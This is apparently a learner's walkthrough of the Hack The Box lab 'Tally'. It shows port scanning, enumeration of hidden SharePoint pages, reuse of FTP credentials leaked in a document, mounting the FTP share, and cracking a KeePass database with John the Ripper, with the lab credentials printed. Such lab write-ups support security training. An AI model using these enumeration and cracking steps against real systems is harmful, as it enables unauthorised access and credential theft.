
145 HTB Tally

[HTB] TALLY

by **Pablo**

- **Resources:**
  1. **0xdf** `https://0xdf.gitlab.io/`
  2. **Savitar** `https://htbmachines.github.io/`



Objectives:

```
1. SharePoint Enumeration
2. Information Leakage
3. Playing with mounts (cifs, curlftpfs)
4. Abusing Keepass
5. Abusing Microsoft SQL Server (mssqlclient.py - xp_cmdshell RCE)
6. Abusing SeImpersonatePrivilege (JuicyPotato)
```

1. **Nmap**

```
1. Technically I always start with 1 ping to the target and then I add the host name to my hosts file.
2. ▷ ping -c 1 10.10.10.59
PING 10.10.10.59 (10.10.10.59) 56(84) bytes of data.
64 bytes from 10.10.10.59: icmp_seq=1 ttl=127 time=235 ms
3. ▷ whichsystem.py 10.10.10.59
10.10.10.59 (ttl -> 127): Windows
4. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 21,80,81,135,139,445,808,1433,5985,15567,32843,
32844,32846,47001,49664,49665,49666,49667,49668,49669,49670 tally.htb
.....................................................................
PORT      STATE SERVICE            REASON  VERSION
21/tcp    open  ftp                syn-ack Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http               syn-ack Microsoft IIS httpd 10.0
|_http-favicon: Unknown favicon MD5: 50996DA127314E31E0B14D57B9847C9F
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Supported Methods: HEAD POST OPTIONS
| http-title: Home
|_Requested resource was http://tally.htb/_layouts/15/start.aspx#/default.aspx
81/tcp    open  http               syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Bad Request
135/tcp   open  msrpc              syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn        syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       syn-ack Windows Server 2008 R2 -2012 microsoft-ds
808/tcp   open  ccproxy-http?      syn-ack
1433/tcp  open  ms-sql-s           syn-ack Microsoft SQL Server 2016
5985/tcp  open  http
```

> **Ports 81, 808, and 1433 stick out at me. They seem like interesting ports to enumerate immediately. Not saying for sure this is a vector. I think mostly likely 1433 is a vector just from reading the learning objectives.**
> 2. **CrackMapExec Nullsession**

```
1. (.venv) ~/.config/.cmegithub/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.10.59
>>>SMB10.10.10.59 445 TALLY [*] Windows Server 2016 Standard 14393 x64 (name:TALLY) (domain:TALLY)
```

```
(signing:False) (SMBv1:True)
2. If you wanted to you could look up the build number '14393' which is something awesome CME does by default.
3. Windows 10 Enterprise LTSC 2021 edition
|---|---|---|---|---|---|---|
|1607|Long-Term Servicing Branch (LTSB)|2016-08-02|2023-11-14|14393.6452|End of servicing|2026-10-13|
```

3. **SMBCLIENT NULLSESSION**

```
1. ▷ smbclient -L 10.10.10.59 -N
session setup failed: NT_STATUS_ACCESS_DENIED
```

4. **SMBMAP NULLSESSION**

```
1. smbmap -H 10.10.10.59
2. FAIL, nothing, lets try a null session
3. ▷ smbmap -H 10.10.10.59 -u 'nullsession' --no-banner
[*] Detected 1 hosts serving SMB                                    [*] Established 1 SMB
connections(s) and 0 authentidated session(s)
```

5. ***Whatweb*** **- we get a-lot of verbose info this time for some reason.**

```
1. ▷ whatweb http://10.10.10.59
http://10.10.10.59 [302 Found] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.59], Microsoft-
IIS[10.0], Microsoft-Sharepoint[15.0.0.4420], RedirectLocation[http://10.10.10.59/default.aspx], Title[Document
Moved], UncommonHeaders[x-sharepointhealthscore,sprequestguid,request-
id,sprequestduration,spiislatency,microsoftsharepointteamservices,x-content-type-options,x-ms-invokeapp], X-
Frame-Options[SAMEORIGIN], X-Powered-By[ASP.NET]
http://10.10.10.59/default.aspx [200 OK] ASP_NET[4.0.30319], Country[RESERVED][ZZ], HTTPServer[Microsoft-
IIS/10.0], IP[10.10.10.59], MetaGenerator[Microsoft SharePoint], Microsoft-IIS[10.0], Microsoft-
Sharepoint[15.0.0.4420], Script[text/javascript], Title[Home - Home][Title element contains newline(s)!],
UncommonHeaders[x-sharepointhealthscore,sprequestguid,request-
id,sprequestduration,spiislatency,microsoftsharepointteamservices,x-content-type-options,x-ms-invokeapp], X-
Frame-Options[SAMEORIGIN], X-Powered-By[ASP.NET], X-UA-Compatible[IE=10]
2. Microsoft_SharePoint is what sticks out at me.
```

6. **Google what is SharePoint?**

```
1. Google 'What is sharepoint'
2. SharePoint is a web-based collaborative platform that integrates natively with Microsoft 365. Launched in
2001, It allows organisations to create, manage, and share content and resources. Its often used for building
"intranet portals, document management, and team collaboration spaces".
```

7. **Lets enumerate the webserver**

```
1. http://10.10.10.59
2. We get redirected here
3. http://10.10.10.59/_layouts/15/start.aspx#/default.aspx
4. Click sign in
5. admin:admin
6. FAIL
```

8. **He greps *seclists* for the word `_layouts`. The reason I think savitar picks the word `_layouts` is because it is the first subdirectory after our mainpage. It is where FUZZ would go if we ran WFUZZ.**

```
1. cd /usr/share/seclists/Discovery/Web-Content
2. /usr/share/seclists/Discovery/Web-Content ▷ grep -Rnwi . -e '_layouts'
3. The following wordlist sticks out
4. ./sharepoint-ennumeration.txt
5. Which is located at /usr/share/seclists/Discovery/Web-Content/sharepoint-enumeration.txt
6. Google 'sharepoint pentest report'
```

9. **Googling for old pentest reports is a genius idea in looking for paths and exploits specific to a framework, network, webapp, etcetera.**

```
1. Google 'sharepoint pentest report'
2. Savitar finds '_layouts/views.aspx' in a report by pentest-tools.com
3. https://app.pentest-tools.com/sample-reports/sharepoint-scan-sample-report.pdf
4. Typing the website IP it redirects us here
5. http://10.10.10.59/_layouts/15/start.aspx#/default.aspx
6. According to the sharepoint pentest there is an IDOR page at the following link.
7. http://10.10.10.59/_layouts/15/viewlsts.aspx
```

10. **So we are enumerating the page `http://10.10.10.59/_layouts/15/viewlsts.aspx`**

```
1. We click on http://10.10.10.59/Shared%20Documents/Forms/AllItems.aspx
2. Then go back and click on "Site Pages"
3. http://10.10.10.59/_layouts/15/start.aspx#/SitePages/Forms/AllPages.aspx
4. Does not seem to be anything there
```

```
5. Lets go back to the "Documents" and click it again.
6. We have this file inside 'ftp-details' open Menu
        October 15, 2017        0#.w|tally\administrator
7. He modifies the site pages link: http://10.10.10.59/_layouts/15/start.aspx#/SitePages/Forms/AllPages.aspx
8. He changes it to this
9. http://10.10.10.59/SitePages/Forms/AllPages.aspx
10. SUCCESS, Savitar knew that the pages were being hidden from view. The page successfully loads and contains
the following.
11. http://10.10.10.59/SitePages/Forms/AllPages.aspx
12. FinanceTeam

Open Menu
        0.w|tally\administrator September 20, 2017      0.w|tally\administrator September 19, 2017
```

Time Stamp `47:54` IDOR found. I think I may have the definition wrong. Oh well you get the point.

11. **We have found an IDOR (Insecure Direct Object Reference) on the following page. Basically a developer logic error or flaw in the code that allows us to see stuff we are not supposed to be seeing.**

```
1.Insecure direct object references (IDOR) are a type of access control vulnerability that arises when an
application uses user-supplied input to access objects directly. The term IDOR was popularized by its appearance
in the OWASP 2007 Top Ten. ~PortSwigger
2. FTP Anonymous login is disabled
3. We have 2 files that we have found.
4. A file called "FinanceTeam" and a file called "ftp-details"
```

Credential found?

12. **I download `ftp-details` and open it with LibreOffice.**

```
1. Download it by just clicking on the file
2. ▷ 7z l ftp-details.docx
Contains a bunch of crap.
3. ▷ libreoffice ftp-details.docx &> /dev/null & disown
4. Here what is written in the 'ftp-details' file
.................................................
FTP details
hostname: tally
workgroup: htb.local
password: UTDRSCH53c"$6hys
Please create your own user folder upon logging in"
.................................................
5. exiftool ftp-details.docx
```

13. **Click on the `FinanceTeam` file**

```
1. In order to get the FincanceTeam link to display on the screen you need to remove other junk from the url like
before.
2. Ok at first you will have the following page when click on the "Site Pages" link
3. http://10.10.10.59/_layouts/15/start.aspx#/SitePages/Forms/AllPages.aspx
4. You need to remove everything and just leave the following
5. http://10.10.10.59/SitePages/Forms/AllPages.aspx
6. This will reveal the "FinanceTeam" Link below
7. http://10.10.10.59/_layouts/15/start.aspx#//SitePages/FinanceTeam.aspx
8. But it will not display if you click on it. You need to remove the junk url from the link and paste in the
following link and that will take you to reveal the contents of the "FinanceTeam" link and it is just a memo to
the staff.
9. http://10.10.10.59/SitePages/FinanceTeam.aspx
.............................................................
FinanceTeam
Migration update

Hi all,
Welcome to your new team page!
As always, theres still a few finishing touches to make.  Rahul - please upload the design mock ups to the
Intranet folder as 'index.html' using the "ftp_user" account - I aim to review regularly.
We will also add the fund and client account pages in due course.
Thanks - Sarah & Tim.
10. Username found for the password from the ftp-details.docx file
```

14. **Now we have a username and a password. Lets see if we can use these creds on port 21 because port 21 was open.**

```
1. ftp_user:UTDRSCH53c"$6hys
2. ▷ ftp 10.10.10.59
Connected to 10.10.10.59.
220 Microsoft FTP Service
Name (10.10.10.59:haxor): ftp_user
```

```
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-31-17  10:51PM       <DIR>          From-Custodian
10-01-17  10:37PM       <DIR>          Intranet
08-28-17  05:56PM       <DIR>          Logs
09-15-17  08:30PM       <DIR>          To-Upload
09-17-17  08:27PM       <DIR>          User
226 Transfer complete.
```

Curlftpfs

- *#pwn_curlftpfs_usage_knowledge_base*
- *#pwn_curlftpfs_mounting_unmounting*

15. **Install `Curlftpfs` a pacman package**

```
1. sudo pacman -S curlftpfs
2. This mounts ftp shares to your local directory
3. Google 'curlftpfs usage examples'
4. https://wiki.archlinux.org/title/CurlFtpFS
5. https://superuser.com/questions/1677375/use-curlftpfs-in-a-secure-way-without-plaintext-and-world-readable-password-e
6. EXAMPLES
7. curlftpfs HOST /mnt/path -o user=USERNAME:PASSWORD
8. root@blackarch:~ mkdir /mnt/ftp
9. root@blackarch:~ curlftpfs ftp.example.com /mnt/ftp/ -o user=username:password
10. sudo curlftpfs 10.10.10.59 /mnt/ftp/ -o user=ftp_user:'UTDRSCH53c"$6hys'
11. How to unmount
12. root@arch:~ umount /mnt/ftp
```

16. **OK so here are the steps to mount an FTP directory locally using `curlftpfs`.**

```
1. ~ ▷ sudo mkdir /mnt/ftp
2. ~ ▷ ls /mnt
drwxr-xr-x - root 29 Nov 00:53 ftp
3. sudo curlftpfs 10.10.10.59 /mnt/ftp/ -o user=ftp_user:'UTDRSCH53c"$6hys'
4. ~ ▷ sudo ls -la /mnt/ftp
total 0
d--------- 1 root root 0 Aug 31  2017 From-Custodian
d--------- 1 root root 0 Oct  1  2017 Intranet
d--------- 1 root root 0 Aug 28  2017 Logs
d--------- 1 root root 0 Sep 15  2017 To-Upload
d--------- 1 root root 0 Sep 17  2017 User
5. How to unmount
6. root@arch:~ umount /mnt/ftp
7. Then delete the ftp folder
8. root@arch:~ cd /mnt
9. root@arch:/mnt:~ rm -rf ftp/
```

> 1. **Basically all you have to do is make a directory, and then use the VALID FTP credentials to create the mount to your local directory. Then unmount the share when done.**
> 2. **Now we need to enumerate this FTP Share Mount**


```
1. tree
2. Ok we get too much overwhelming data. I see a kbdx files. These are keepass files and one called "tim.kbdx"
3. [root@bl@ckArch]-[/mnt/ftp]
>>> tree -fas | grep "tim.kdbx"
    │   │   └── [       2222]  ./User/Tim/Files/tim.kdbx
4. Copy it over to your working directory
5. [root@bl@ckArch]-[/mnt/ftp/User/Tim/Files]
>>> cp tim.kdbx /home/haxor/htb/tally
>>> Change ownership and chmod 600 the file
6. ~/htb/tally ▷ sudo chown -R haxor:haxor tim.kdbx
[sudo] password for haxor:
7. ~/htb/tally ▷ sudo chmod 600 tim.kdbx
```

keepassxc

- *#pwn_keepassxc_install_and_usage_knowledge_base*

18. **Install and usage keepassxc in BlackArch**

```
1. ▷ pacman -Ss keepassxccurlftpfs
extra/keepassxc 2.7.6-2
    Cross-platform community-driven port of Keepass password manager
2. sudo pacman -S keepassxc
3. ▷ keepassxc tim.kdbx
```




Keepass `.kdbx` file Cracked

19. **Lets create a keepass hash so we can crack it with John The Ripper.**

```
1. ▷ keepass2john tim.kdbx > keepasshash.txt
2. ▷ jbat keepasshash.txt
tim:$keepass$*2*6000*0*f362b5565b916422607711b54e8d0bd20838f5111d33a5eed137f9d66a375efb<SNIP>
3. ▷ john --wordlist=/home/haxor/htb/servmon/passwdlst.txt keepasshash.txt
4. Cracked
5. tim:simplementeyo
```

